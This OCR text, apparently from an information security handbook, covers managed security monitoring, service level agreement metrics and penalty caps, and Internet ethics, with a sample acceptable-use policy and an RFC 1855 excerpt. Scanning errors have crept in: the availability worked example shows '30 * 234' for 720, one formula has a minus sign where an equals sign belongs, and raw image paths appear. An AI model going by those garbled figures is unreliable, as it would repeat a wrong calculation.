Managed monitoring services are beginning to obtain market differentiation from their managed-security cousins and and also an identity of their own. Given the value-to-impact ratio, managed monitoring, when properly integrated and controlled, provides a strong argument for services that fill the gap in most environments.

As the breadth of monitoring capabilities increases and the correlation between disparate network elements becomes more refined, it seems obvious that monitoring services will continue to experience growth. In the future, one could imagine a firewall-like system that controls the information that the MSSP was providing. For example, e-mail content could be removed, thereby only allowing the MSSP to obtain the critical information in the header. Application monitoring could be limited to certain types of logs — not level or severity — but rather log content could be filtered for known log exposures.

Nevertheless, it is clear that monitoring services provide insight into network activities that can quickly relate to reducing risk, maintaining a measurable security posture, and reducing the exposure to threats.

Conclusion

Information security is challenging to manage in any environment, essentially due to the fundamental characteristics that information security represents. By virtue of its definition, security management is an intricate process comprised of technical issues, human interfaces, legal requirements, vigilance, and tenacity, all in balance with a constantly changing environment.

Any organization considering managed security, as an option for enhancing security through transferring risk or augmenting the existing security program, must be introspective and clearly realize its position on security operations versus exposure of the business. Once the core business objectives are weighed against performing the necessary duties required to maintain the desired security posture, an organization can begin to determine the type, scope, and depth of managed services that best fit its business.

Notes

1. The Dendrocnide is also known as the Australian stinging tree. Speaking from personal experience, this vicious plant will sting you with a crystal-like poison that is not only painful and lasts for days, but reactivates when water is introduced. A few stinging trees planted on the perimeter are a good deterrent.
2. The use of CheckPoint as an example is to support continuity between the examples given. The statements are not meant to insinuate that these options or challenges are only associated with CheckPoint. Additionally, there are many different firewalls available on the market and using CheckPoint's as an example seemed to be the most obvious to convey the necessary subject.

Understanding Service Level Agreements

Gilbert Held

Overview

A service level agreement (SLA) represents a binding contract between a network service provider (or communications carrier) and a customer. The SLA specifies, in measurable terms, what services the network provider will furnish and the penalties, if any, for not providing a specific level of service. Because an SLA indicates an expected level of service as well as potential penalties for not providing such service, many information systems (IS) departments in large organizations have adopted the concept of providing SLAs to their customers. While such agreements are to be commended because they clarify customer expectations, this article primarily focuses on SLAs issued by network service providers to their customers. For both types of agreements, it is important to have measurable or quantifiable metrics incorporated within the contract. Such measurements should be easily determined by both parties to the agreement, and any penalties resulting from a level of service falling below a specified level should be carefully examined by organizations on the receiving side of an SLA. As discussed later, certain limitations that place a cap on poor performance can result in an organization having a legal obligation to continue to pay for inferior performance while being limited to receiving, at best, a minor amount of credit each month.

Metrics

Although the metrics defined in an SLA can vary based on the type of service provided, most SLAs include a core set or group of metrics. Those core metrics normally include availability, bandwidth or guaranteed capacity, error rate, and packet delay or latency. The remainder of this section deals with obtaining a detailed understanding of each metric.

Availability

Availability refers to the ability of a client to gain access to the communications carrier network. From a mathematical perspective, availability (A) can be expressed as follows:

$$A\% = 100 * \frac{\text{Operational time}}{\text{Operational time} + \text{nonoperational time}}$$

From the above equation, you can note that the denominator — "operational time + nonoperational time" — is equivalent to total time. For example, assume that over a 30-day period an organization was

almost always able to access the communications carrier's network except for a two-hour period when an access line became inoperative. Then, availability for the month would become:

$$A\% = 100 * \frac{30 * 24 - 2}{30 * 234} = 100 * \frac{718}{720}$$
$$A\% = 99.72$$

As an alternative to the previous equation, some service providers express availability in terms of mean time to failure (MTTF) and mean time to repair (MTTR). When expressed in this manner, the total time is MTTF + MTTR, resulting in availability expressed as a percentage as follows:

$$\text{Availability}\% - 100 * \frac{\text{MTTF}}{\text{MTTF} + \text{MTTR}}$$

It is important to note that some service providers do not automatically start the clock rolling when a failure occurs. Instead, their failure computation begins at the time the customer notifies the help desk. While this may appear to be a reasonable method for computing availability a few years ago, with the growth in diagnostic testing and the ability of network management centers to monitor the status of circuits in real-time, customers should carefully consider when network failure computations begin.

When examining availability levels defined in an SLA, it is also important to note the period for which a specific level is guaranteed. Although most communications carriers define availability on a monthly basis for each 24-hour day in the month, most organizations use the vast majority of network facilities during an eight-hour period each day that corresponds to the working day. Thus, a level of availability expressed over a 24-hour period that appears reasonable could become a problem if all or a majority of network access failures were concentrated into the eight-hour time period, which corresponds to the business day. Thus, it is important to examine the *operational period* associated with availability metrics listed in an SLA.

Another important availability-level consideration is in the expression of availability. While the availability level is most often expressed as a percent, it is important to consider what the percentage represents. For example, an availability level of 99.1 percent for a 30-day month means that the service provider can have the following outage duration per month:

$$30 \text{ days} * 24 \text{ hours/day} * 0.009, \text{ or } 6.48 \text{ hours}$$

This means that an organization needs to examine availability expressed as a percentage and convert that percentage into a time period. Then, one needs to ask if the organization is willing to allow the service provider to have, as per this example, almost seven hours of access outages per month.

Bandwidth

Bandwidth or capacity refers to the amount of data a location can transmit per unit time. In the past, the installation of a T1, fractional T1, T3, or fractional T3 line resulted in an organization being able to transmit and receive at the maximum capacity of the access line. Because most organizations only periodically require the full capacity of the access line, service providers commonly set their rates according to the use of the transmission facility, in effect creating a tiered rate plan based on usage. For example, a service provider might establish a four-tiered rate schedule for a customer that installed a T1 access line operating at 1.544 Mbps. The first tier would set a monthly price when the customer's average transmit level was at or under 384 Kbps, while the second tier would have a different monthly price associated with the customer having a monthly average line occupancy level greater than 384 Kbps but less than or equal to 768 Kbps. Similarly, the third-tier pricing level would occur when the average line




FIGURE 34.1 Comparing bit errors of two service provider networks.

occupancy level was greater than 768 Kbps but less or equal to 1152 Kbps, with the fourth tier representing an average line occupancy greater than 1152 Kbps.

Because the service provider may oversubscribe the maximum transmission rate of a group of customers within a geographical area above the capacity of a network node, this means that not all customers can burst transmission at the same time. Recognizing this fact, many service providers added a bandwidth or capacity SLA metric to their contract. Under this performance metric, customers are guaranteed the ability to burst up to the maximum access in capacity for a certain period of time, such as 80 percent of the business day.

A more common method associated with bandwidth or capacity can occur when service providers guarantee a percentage of frames or packets that flow from end-to-end through their networks. A negative metric is usually employed, with the service provider guaranteeing that the percentage of dropped frames will not exceed a certain value. For example, the service provider might guarantee that the average number of frames or packets dropped will not exceed 0.0001 percent, or 1 per 10,000.

Error Rate

Although availability and bandwidth are important metrics, it is also extremely important for data to arrive at its destination unaltered. Thus, another performance metric incorporated into many SLAs is an error rate. There are several types of error rates that can be used by service providers. Perhaps the most common method used for error rate is a percentage of unaltered frames or packets. For example, a service provider could include a performance metric that guarantees 99.9 percent of frames or packets arrive at their destination without being in error. A second common method of expressing an error rate within an SLA is obtained by defining a bit error rate (BER), which is typically expressed in terms of the number of bits in error per million (10^6) bits transmitted. Although at first glance the difference between expressing an error rate in terms of frames or packets being in error and a bit error rate may appear minor, in actuality the differences can be considerable, especially when comparing service providers that use different performance metrics in their SLAs. To illustrate the differences between the two metrics, consider Figure 34.1, which compares the occurrence of bit errors on two service provider networks to a series of frames or packets transmitted over those networks.

Both service providers are shown to have six bit errors during the same period of time; however, service provider X's bit errors are distributed over time while service provider Y's bit errors occur during one small interval of time, more than likely representing a burst of errors due to electromechanical interference, lightning, or other impairment.

If you compare the transmission of frames or packets shown in the top portion of Figure 34.1 to the bit errors occurring using service provider X, you will note that the errors adversely affect three frames or packets. In comparison, if you compare the bit errors that are shown occurring on service provider Y's network to the sequence of frames or packets being transmitted, you will note that only one frame or packet is adversely affected.




FIGURE 34.2 Comparing network delay or (latency) computation methods.

If you are using a Frame Relay network, errored frames are dropped and a timeout period occurs with a lack of response that results in the frame being retransmitted. In a TCP/IP packet environment, a bit error occurring in a packet results in the receiving destination rejecting the packet, causing the originator to re-send previously transmitted data. Thus, regardless of the type of network used, the result of distributed bit errors is retransmission of frames or packets, which adversely affects throughput. For this reason, we cannot directly compare bit error rates between service providers, and this explains why a majority of service providers express the error rate in their SLAs in terms of either error-free or errored frames or packets and not in terms of a bit error rate.

Packet Delay

The level of packet delay or latency becomes important when an organization transmits time-sensitive information, such as video or voice, over a service provider's network. In addition, it is important to note the manner by which packet delay or latency is computed because key differences can occur between the methods used by different service providers. Concerning the latter, some service providers define packet delay or latency from the ingress point into their network to the egress point out of their network. Other service providers, especially vendors that offer a managed Frame Relay or IPSec VPN service, define packet delay on an end-to-end basis. While the differences between the two may appear trivial, in actuality they can be considerable due to the differences between the types of circuits used for a network backbone and local access line.

Figure 34.2 illustrates a comparison of packet delay for network ingress through network egress versus end-to-end delay. Note that the end-to-end delay results in the inclusion of the delays associated with transmitting data over each access line. Service providers specify network delay or latency in terms of milliseconds (msec), with between 100 and 125 msec commonly guaranteed for nationwide transmission, with an extra 25 msec added to latency guarantees when transmission occurs between locations in Europe and North America or between Japan and North America. If the service provider delay is not expressed in terms of end-to-end delay, one needs to compute the delay associated with the organization's access lines if one is considering running time-dependent data through the network. Then, one needs to add the access line delay to the service provider's network delay metric to determine if the total end-to-end delay will adversely affect any real-time application the organization intends to use.

To illustrate an example of the computations involved, assume a service provider you are considering offers a 125-msec network delay guarantee. Also assume that your organization plans to transmit digitized

TABLE 34.1 Potential Packet Delivery Credit

Credit to Customer	Packet Delivery Rate (%)
No credit	≥99.9
4 hours	99.8–99.9
8 hours	99.7–99.8
24 hours	<99.7

voice over the service provider's network, with each digitized packet 128 bytes in length. If the access line operates at 256 Kbps, then the delay associated with transmitting the packet through the access line becomes:

$$\frac{128 \text{ bytes} * 8 \text{ bits/byte}}{256{,}000 \text{ bits/sec}} = 4 \text{ msec}$$

If we further assume that the network egress access line operates at 256 Kbps, then that line contributes an additional 4 msec of delay, resulting in the total access line delay being 8 msec. Thus, you would then add 8 msec to the network delay of 125 msec, resulting in a total delay of 133 msec, which would then be compared to the constraints associated with the real-time application you expect to operate over the network. Now that we have an appreciation for the key metrics used in SLAs, we will conclude our examination of SLAs by turning our attention to penalties typically incorporated into SLAs and how a penalty cap needs to be carefully examined.

Penalties and Penalty Caps

Failure to comply with one or more metrics guaranteed within an SLA results in a penalty assigned to the service provider. Although penalties can vary between service provider SLAs, most penalties result in a cash credit to the customer. Penalties are usually structured on a tiered basis, increasing in tandem with a deterioration in the level of service provided. For example, an SLA might guarantee a packet delivery rate of 99.9 percent. If the delivery rate falls below that level for any 24-hour period, the customer might be provided with a credit similar to the example listed in Table 34.1. Note that the credit to the customer is commonly expressed in terms of credit hours, which is used to reduce the monthly bill. That is, if the customer was billed $2000 per month, a 24-hour credit would be converted to $2000 per month/30 days/month, or $66.66, thus reducing the monthly bill by that amount. While it may appear reasonable to receive a full day's credit when the packet delivery rate falls below 99.7 percent, what happens when the delivery rate remains below that level for an extended period of time? Unfortunately for the customer, all service providers place a cap on the maximum amount of credit that can be applied to any monthly bill. Thus, customers that experience unacceptable levels of packet delivery for a prolonged period of time might be limited to a credit of two or three days' worth of service on their monthly bills. Obviously, an organization would prefer a high level of service in comparison to receiving a credit for a few days of service when the level of service is not acceptable over a prolonged period of time.

While most service providers will not remove credit caps, some will allow a contract exit clause, which should be considered when negotiating a contract. Under an exit clause, the customer is able to terminate a long-term contract without penalty if the level of performance of one or more SLA metrics continues at an unacceptable level for a prolonged period of time. By insisting on the inclusion of an exit clause in the contract negotiated with a service provider, not only dies this place pressure on the service provider to rapidly correct problems but, in addition, it also permits an organization to change service providers without being locked into a long-term contract where performance degrades and penalties do not rectify the situation.

Recommended Course of Action

Service level agreements can be quite valuable as they specify the level of network performance an organization is expected to receive and penalties when performance does not reach stated levels. Like any binding contract, it is important to consider all aspects of the SLA to include how metrics are measured, credits issued by the service provider, and the cap on monthly credits. In addition, an exit clause should be written into the contract to allow an organization to consider another vendor if an undesirable level of performance is the rule rather than the exception. By carefully examining SLAs, one can select a service provider that will best meet the requirements of the organization.

Ethics and the Internet

Micki Krause, CISSP

The research for this chapter was done entirely on the Internet. The Net is a powerful tool. This author dearly hopes that the value of its offerings is not obviated by those who would treat the medium in an inappropriate and unethical manner.

Ethics: Social values; a code of right and wrong

Introduction

The ethical nature of the Internet has been likened to "a restroom in a downtown bus station," where the lowest of the low congregate and nothing good ever happens. This manifestation of antisocial behavior can be attributed to one or more of the following:

- The relative anonymity of those who use the Net
- The lack of regulation in cyberspace
- The fact that one can masquerade as another on the Internet
- The fact that one can fulfill a fantasy or assume a different persona on the net, thereby eliminating the social obligation to be accountable for one's own actions

Whatever the reason, the Internet, also known as the "Wild West" or the "untamed frontier," is absent of law and therefore is a natural playground for illicit, illegal, and unethical behavior.

In the ensuing pages, we will explore the types of behavior demonstrated in cyberspace, discuss how regulation is being introduced and by whom, and illustrate the practices that businesses have adopted in order to minimize their liability and encourage their employees to use the Net in an appropriate manner.

The Growth of the Internet

When the Internet was born approximately 30 years ago it was a medium used by the government and assorted academicians, primarily to perform and share research. The user community was small and mostly self-regulated. Thus, although a useful tool, the Internet was not considered "mission-critical," as it is today. Moreover, the requirements for availability and reliability were not as much a consideration then as they are now, because Internet usage has grown exponentially since the late 1980s.

The increasing opportunities for productivity, efficiency and world-wide communications brought additional users in droves. Thus, it was headline news when a computer worm, introduced into the Internet by Robert Morris, Jr., in 1988, infected thousands of Net-connected computers and brought the Internet to its knees.

In the early 1990s, with the advent of commercial applications and the World Wide Web (WWW), a graphical user interface for Internet information, the number of Internet users soared. Sources such as the *Industry Standard*, "The Newsmagazine of the Internet Economy," published the latest Nielsen Media Research Com-

EXHIBIT 157.1 GenX Internet Use

A Higher Percentage of Gen-Xers Use the Web…	
	Used the Web in the past 6 months
Generation X	61%
Total U.S. Adults	49%
… More Regularly…	
	Use the Web regularly
Generation X	82%
Baby Boomers	52%
… Because it's the Most Important Medium	
	Most Important Media
Internet	55%
Television	39%

Source: *The Industry Standard*, M.J. Thompson, July 10, 1998.

merce Net study in late 1998, which reported the United States Internet population at 70.5 million (out of a total population of 196.5 million).

Today, the Internet is a utility, analogous to the electric company, and "dotcom" is a household expression. The spectrum of Internet users extends from the kindergarten classroom to senior citizenry, although the Gen-X generation, users in their 20s, are the fastest adopters of Net technology (see Exhibit 157.1).

Because of its popularity, the reliability and availability of the Internet are critical operational considerations, and activities that threaten these attributes, e.g., spamming, spoofing, hacking and the like, have grave impacts on its user community.

Unethical Activity Defined

Spamming, in electronic terminology, means electronic garbage. Sending unsolicited junk electronic mail, for example, such as an advertisement, to one user or many users via a distribution list, is considered spamming.

One of the most publicized spamming incidents occurred in 1994, when two attorneys (Laurence Carter and Martha Siegel) from Arizona, flooded the cyber waves, especially the Usenet newsgroups,* with solicitations to the immigrant communities of the United States to assist them in the green card lottery process to gain citizenship. Carter and Siegel saw the spamming as "an ideal, low-cost and perfectly legitimate way to target people likely to be potential clients" (*Washington Post*, 1994). Many Usenet newsgroup users, however, saw things differently. The lawyers' actions resulted in quite an uproar among the Internet communities primarily because the Internet has had a long tradition of noncommercialism since its founding. The attorneys had already been ousted from the American Immigration Lawyers' Association for past sins, and eventually they lost their licenses to practice law.

There have been several other spams since the green card lottery, some claiming "MAKE MONEY FAST," others claiming "THE END OF THE WORLD IS NEAR." There have also been hundreds, if not thousands, of electronic chain letters making the Internet rounds. The power of the Internet is the ease with which users can forward data, including chain letters. More information about spamming occurrences can be found on the Net in the Usenet newsgroup (alt.folklore.urban).

Unsolicited Internet e-mail has become so widespread that lawmakers have begun to propose sending it a misdemeanor. Texas is one of 18 states considering legislation that would make spamming illegal. In February 1999, Virginia became the fourth state to pass an antispamming law. The Virginia law makes it a misdemeanor for a spammer to use a false online identity to send mass mailings, as many do. The maximum penalty would be a $500 fine. However, if the spam is deemed malicious and results in damages to the victim in excess of $2500 (e.g., if the spam causes unavailability of computer service), the crime would be a felony, punishable by up to five years in prison. As with the Virginia law, California law allows for the jailing of spammers. Laws in Washington and Nevada impose civil fines.

*Usenet newsgroups are limited communities of Net users who congregate online to discuss specific topics.

This legislation has not been popular with everyone, however, and has led organizations such as the American Civil Liberties Union (ACLU), to complain about its unconstitutionality and threat to free speech and the First Amendment.

Like spamming, threatening electronic mail messages have become pervasive in the Internet space. Many of these messages are not taken as seriously as the one that was sent by a high school student from New Jersey, who made a death threat against President Clinton in an electronic mail message in early 1999. Using a school computer that provided an option to communicate with a contingent of the U.S. government, the student rapidly became the subject of a Secret Service investigation.

Similarly, in late 1998, a former investment banker was convicted on eight counts of aggravated harassment when he masqueraded as another employee and sent allegedly false and misleading Internet e-mail messages to top executives of his former firm.

Increasingly, businesses are establishing policy to inhibit employees from using company resources to perform unethical behavior on the Internet. In an early 1999 case, a California firm agreed to pay a former employee over $100,000 after she received harassing messages on the firm's electronic bulletin board, even though the company reported the incident to authorities and launched an internal investigation. The case is a not-so-subtle reminder that businesses are accountable for the actions of their employees, even actions performed on electronic networks.

Businesses have taken a stern position on employees surfing the Web, sending inappropriate messages, and downloading pornographic materials from the Internet. This is due to a negative impact on productivity, as well as the legal view that companies are liable for the actions of their employees. Many companies have established policies for appropriate use and monitoring of computers and computing resources, as well as etiquette on the Internet, or "Netiquette."

These policies are enhancements to the Internet Advisory Board's (Request for Comment) RFC 1087, "Internet Ethics," January 1989, which proposed that access to and use of the Internet is a privilege and should be treated as such by all users of the system. The IAB strongly endorsed the view of the Division Advisory Panel of the National Science Foundation Division of Network Communications Research and Infrastructure. That view is paraphrased below.

Any activity is characterized as unethical and unacceptable that purposely:

- Seeks to gain unauthorized access to the resources of the Internet
- Disrupts the intended use of the Internet
- Wastes resources (people, capacity, computers) through such actions
- Destroys the integrity of computer-based information
- Compromises the privacy of users
- Involves negligence in the conduct of Internet-wide experiments*

A sample "Appropriate Use of the Internet" policy is attached as Appendix A. Appendix B contains the partial contents of RFC 1855, "Netiquette Guidelines," a product of the Responsible Use of the Network (RUN) Working Group of the Internet Engineering Task Force (IETF).

In another twist on Internet electronic mail activity, in April 1999 Intel Corporation sued a former employee for doing a mass e-mailing to its 30,000 employees, criticizing the company over workers' compensation benefits. Intel claims the e-mail was an assault and form of trespass, as well as an improper use of its internal computer resources. The former employee contends that his e-mail messages are protected by the First Amendment. "Neither Intel nor I can claim any part of the Internet as our own private system as long as we are hooked up to this international network of computers," said Ken Hamidi in an e-mail to *Los Angeles Times* reporters. The case was not settled as of this writing ("Ruling is Due on Mass E-mail Campaign Against Intel," Greg Miller, *Los Angeles Times*, April 19, 1999).

Using electronic media to stalk another person is known as "cyber stalking." This activity is becoming more prevalent, and the law has seen fit to intercede by adding computers and electronic devices to existing stalking legislation. In the first case of cyber stalking in California, a Los Angeles resident, accused of using his computer to harass a woman who rejected his romantic advances, is the first to be charged under a new cyber stalking law that went into effect in 1998. The man was accused of forging postings on the Internet, on America Online (AOL), and other Internet services, so that the messages appeared to come from the victim. The message provided the woman's address and other identifying information, which resulted in at least six men visiting

Source: RFC 1087, "Ethics and the Internet," Internet Advisory Board, January 1989.

EXHIBIT 157.2

Information Collected when You Send Us an E-Mail Message

When inquiries are e-mailed to us, we again store the text of your message and e-mail address information, so that we can answer the question that was sent in, and send the answer back to the e-mail address provided. If enough questions or comments come in that are the same, the question may be added to our Question and Answer section, or the suggestions are used to guide the design of our Web site.

We do not retain the messages with identifiable information or the e-mail addresses for more than 10 days after responding unless your communication requires further inquiry. If you send us an e-mail message in which you ask us to do something that requires further inquiry on our part, there are a few things you should know.

The material you submit may be seen by various people in our Department, who may use it to look into the matter you have inquired about. If we do retain it, it is protected by the Privacy Act of 1974, which restricts our use of it, but permits certain disclosures.

Also, e-mail is not necessarily secure against interception. If your communication is very sensitive, or includes personal information, you might want to send it by postal mail instead.

her home uninvited. The man was charged with one count of stalking, three counts of solicitation to commit sexual assault, and one count of unauthorized access to computers.

In another instance where electronic activity has been added to existing law, the legislation for gambling has been updated to include Internet gambling. According to recent estimates, Internet-based gambling and gaming has grown from about a $500 million-a-year industry in the late 1990s, to what some estimate could become a $10 billion-a-year enterprise by 2000. Currently, all 50 states regulate in-person gambling in some manner. Many conjecture that the impetus for the regulation of electronic gambling is financial, not ethical or legal.

Privacy on the Internet

For many years, American citizens have expressed fears of invasion of privacy, ever since they realized that their personal information is being stored on computer databases by government agencies and commercial entities. However, it is just of late that Americans are realizing that logging on to the Internet and using the World Wide Web threatens their privacy as well. Last year, the Center for Democracy and Technology (CDT), a Washington, D.C. advocacy group, reported that only one third of federal agencies tell visitors to their Web sites what information is being collected about them.

AT&T Labs conducted a study early last year, in which they discovered that Americans are willing to surrender their e-mail address online, but not much more than that. The study said that users are reluctant to provide other personal information, such as a phone number or credit card number.

The utilization of technology offers the opportunity for companies to collect specific items of information. For example, Microsoft Corporation inserts tracking numbers into its Word program documents. Microsoft's Internet Explorer informs Web sites when a user bookmarks them by choosing the "Favorites" option in the browser. In 1998, the Social Security Administration came very close to putting a site on line that would let anyone find out another person's earnings and other personal information. This flies in the face of the 1974 Privacy Act, which states that every agency must record "only such information about an individual as is relevant and necessary to accomplish a purpose of the agency required to be accomplished by statute or by executive order of the President."

There is a battle raging between privacy advocates and private industry aligned with the U.S. government. Privacy advocates relate the serious concern for the hands-off approach and lack of privacy legislation, claiming that citizens are being violated. Conversely, the federal government and private businesses, such as American Online, defend current attempts to rely on self-regulation and other less government-intrusive means of regulating privacy, for example, the adoption of privacy policies. These policies, which state intent for the protection of consumer privacy, are deployed to raise consumer confidence and increase digital trust. The CDT has urged the federal government to post privacy policies on each site's home page, such as is shown in Exhibit 157.2 from the Health and Human Services Web site from the National Institute of Health (www.nih.gov).

HHS Web Privacy Notice

(as of April 13, 1999)

Thank you for visiting the Department of Health and Human Services Web site and reviewing our Privacy Policy. Our Privacy Policy for visits to www.hhs.gov is clear:
We will collect no personal information about you when you visit our Web site unless you choose to provide that information to us.
Here is how we handle information about your visit to our Web site:

Information Collected and Stored Automatically

If you do nothing during your visit but browse through the website, read pages, or download information, we will gather and store certain information about your visit automatically. This information does not identify you personally. We automatically collect and store only the following information about your visit:

- The Internet domain (for example, "xcompany.com" if you use a private Internet access account, or "yourschool.edu" if you connect from a university's domain), and IP address (an IP address is a number that is automatically assigned to your computer whenever you are surfing the Web) from which you access our Web site
- The type of browser and operating system used to access our site
- The date and time you access our site
- The pages you visit
- If you linked to our Web site from another Web site, the address of that Web site

We use this information to help us make our site more useful to visitors — to learn about the number of visitors to our site and the types of technology our visitors use. We do not track or record information about individuals and their visits.

Links to Other Sites

Our Web site has links to other federal agencies and to private organizations. Once you link to another site, it is that site's privacy policy that controls what it collects about you.

Anonymity on the Internet

Besides a lack of privacy, the Internet promulgates a lack of identity. Users of the Internet are virtual, meaning that they are not speaking with, interacting with, or responding to others, at least not face to face. They sit behind their computer terminals in the comfort of their own home, office, or school. This anonymity makes it easy to masquerade as another, since there is no way of proving or disproving who you are or who you say you are.

Moreover, this anonymity lends itself to the venue of Internet chat rooms. Chat rooms are places on the Net where people congregate and discuss topics common to the group, such as sports, recreation, or sexuality. Many chat rooms provide support to persons looking for answers to questions on health, bereavement, or disease and, in this manner, can be very beneficial to society.

Conversely, chat rooms can be likened to sleazy bars, where malcontents go seeking prey. There have been too many occurrences of too-good-to-be-true investments that have turned out to be fraudulent. Too many representatives of the dregs of society lurk on the net, targeting the elderly or the innocent, or those who, for some unknown reason, make easy marks.

A recent *New Yorker* magazine ran a cartoon showing a dog sitting at a computer desk, the caption reading "On the Internet, no one knows if you're a dog." Although the cartoon is humorous, the instances where child molesters have accosted their victims by way of the Internet are very serious. Too many times, miscreants have struck up electronic conversations with innocent victims, masquerading as innocents themselves, only to lead them to meet in person with dire results. Unfortunately, electronic behavior mimics conduct that has always

occurred over phone lines, through the postal service, and in person. The Internet only provides an additional locale for intentionally malicious and antisocial behavior. We can only hope that advanced technology, as with telephonic caller ID, will assist law enforcement in tracking anonymous Internet "bad guys."

Attempts at self-regulation have not been as successful as advertised, and many question whether the industry can police itself. Meanwhile, there are those within the legal and judicial systems that feel more laws are the only true answer to limiting unethical and illegal activities on the Internet. How it will all play out is far from known at this point in time. The right to freedom of speech and expression has often been at odds with censorship. It is ironic, for example, that debates abound on the massive amounts of pornography available on the Internet, and yet, in early 1999, the entire transcript of the President Clinton impeachment hearings was published on the Net, complete with sordid details of the Monica Lewinsky affair.

Internet and the Law

The Communications Decency Act of 1996 was signed into law by President Clinton in early 1996 and has been challenged by civil libertarian organizations ever since. In 1997, the United States Supreme Court declared the law's ban on indecent Internet speech unconstitutional.

The Childrens' Internet Protect Act (S.97, January 1999), introduced before a recent Congress, requires "the installation and use by schools and libraries of a technology for filtering or blocking material on the Internet on computers with Internet access to be eligible to receive or retain universal service assistance."

Monitoring the Web

Additionally, many commercial businesses have seen the opportunity to manufacture software products that will provide parents the ability to control their home computers. Products such as Crayon Crawler, Family-Connect, and KidsGate are available to provide parents with control over what Internet sites their children can access, although products like WebSense, SurfControl and Webroot are being implemented by companies that choose to limit the sites their employees can access.

Summary

Technology is a double-edged sword, consistently presenting us with benefits and disadvantages. The Internet is no different. The Net is a powerful tool, providing the ability for global communications in a heartbeat; sharing information without boundaries; a platform for illicit and unethical shenanigans.

This chapter has explored the types of behavior demonstrated in cyberspace, antisocial behavior, which has led to many discussions about whether or not this activity can be inhibited by self-regulation or the introduction of tougher laws. Although we do not know how the controversy will end, we know it will be an interesting future in cyberspace.

Appendix A "Appropriate Use and Monitoring of Computing Resources"

Policy

The Company telecommunications systems, computer networks, and electronic mail systems are to be used only for business purposes and only by authorized personnel. All data generated with or on the Company's business resources are the property of the Company; and may be used by the Company without limitation; and may not be copyrighted, patented, leased, or sold by individuals or otherwise used for personal gain.

Electronic mail and voice mail, including pagers and cellular telephones, are not to be used to create any offensive or disruptive messages. The Company does not tolerate discrimination, harassment, or other offensive messages and images relating to, among other things, gender, race, color, religion, national origin, age, sexual orientation, or disability.

The Company reserves the right and will exercise the right to review, monitor, intercept, access, and disclose any business or personal messages sent or received on Company systems. This may happen at any time, with or without notice.
It is the Company's goal to respect individual privacy, while at the same time maintaining a safe and secure workplace. However, employees should have no expectation of privacy with respect to any Company computer or communication resources. Materials that appear on computer, electronic mail, voice mail, facsimile and the like, belong to the Company. Periodically, your use of the Company's systems may be monitored.
The use of passwords is intended to safeguard Company information, and does not guarantee personal confidentiality.
Violations of company policies detected through such monitoring can lead to corrective action, up to and including discharge.

Appendix B
Netiquette

RFC 1855
Netiquette Guidelines

Status of this Memo

This memo provides information for the Internet community. This memo does not specify an Internet standard of any kind. Distribution of this memo is unlimited.

Abstract

This document provides a minimum set of guidelines for Network Etiquette (Netiquette) which organizations may take and adapt for their own use. As such, it is deliberately written in a bulleted format to make adaptation easier and to make any particular item easy (or easier) to find. It also functions as a minimum set of guidelines for individuals, both users and administrators. This memo is the product of the Responsible Use of the Network (RUN) Working Group of the IETF.

1.0 Introduction

In the past, the population of people using the Internet had "grown up" with the Internet, were technically minded, and understood the nature of the transport and the protocols. Today, the community of Internet users includes people who are new to the environment. These "newbies" are unfamiliar with the culture and do not need to know about transport and protocols. To bring these new users into the Internet culture quickly, this Guide offers a minimum set of behaviors which organizations and individuals may take and adapt for their own use. Individuals should be aware that no matter who supplies their Internet access, be it an Internet Service Provider through a private account, or a student account at a University, or an account through a corporation, that those organizations have regulations about ownership of mail and files, about what is proper to post or send, and how to present yourself. Be sure to check with the local authority for specific guidelines.
We have organized this material into three sections: One-to-one communication, which includes mail and talk; One-to-many communications, which includes mailing lists and NetNews; and Information Services, which includes ftp, WWW, Wais, Gopher, MUDs and MOOs. Finally, we have a Selected Bibliography, which may be used for reference.

2.0 One-to-One Communication (Electronic Mail, Talk)

We define one-to-one communications as those in which a person is communicating with another person as if face-to-face: a dialog. In general, rules of common courtesy for interaction with people should be in force for any situation and on the Internet it is doubly important where, for example, body language and tone of voice must be inferred. For more information on Netiquette for communicating via electronic mail and talk, check references [1,23,25,27] in the Selected Bibliography.

2.1 User Guidelines

2.1.1 For Mail:

- Unless you have your own Internet access through an Internet provider, be sure to check with your employer about ownership of electronic mail. Laws about the ownership of electronic mail vary from place to place.
- Unless you are using an encryption device (hardware or software), you should assume that mail on the Internet is not secure. Never put in a mail message anything you would not put on a postcard.
- Respect the copyright on material that you reproduce. Almost every country has copyright laws.
- If you are forwarding or reposting a message you have received, do not change the wording. If the message was a personal message to you and you are reposting to a group, you should ask permission first. You may shorten the message and quote only relevant parts, but be sure you give proper attribution.
- Never send chain letters via electronic mail. Chain letters are forbidden on the Internet. Your network privileges will be revoked. Notify your local system administrator if your ever receive one.
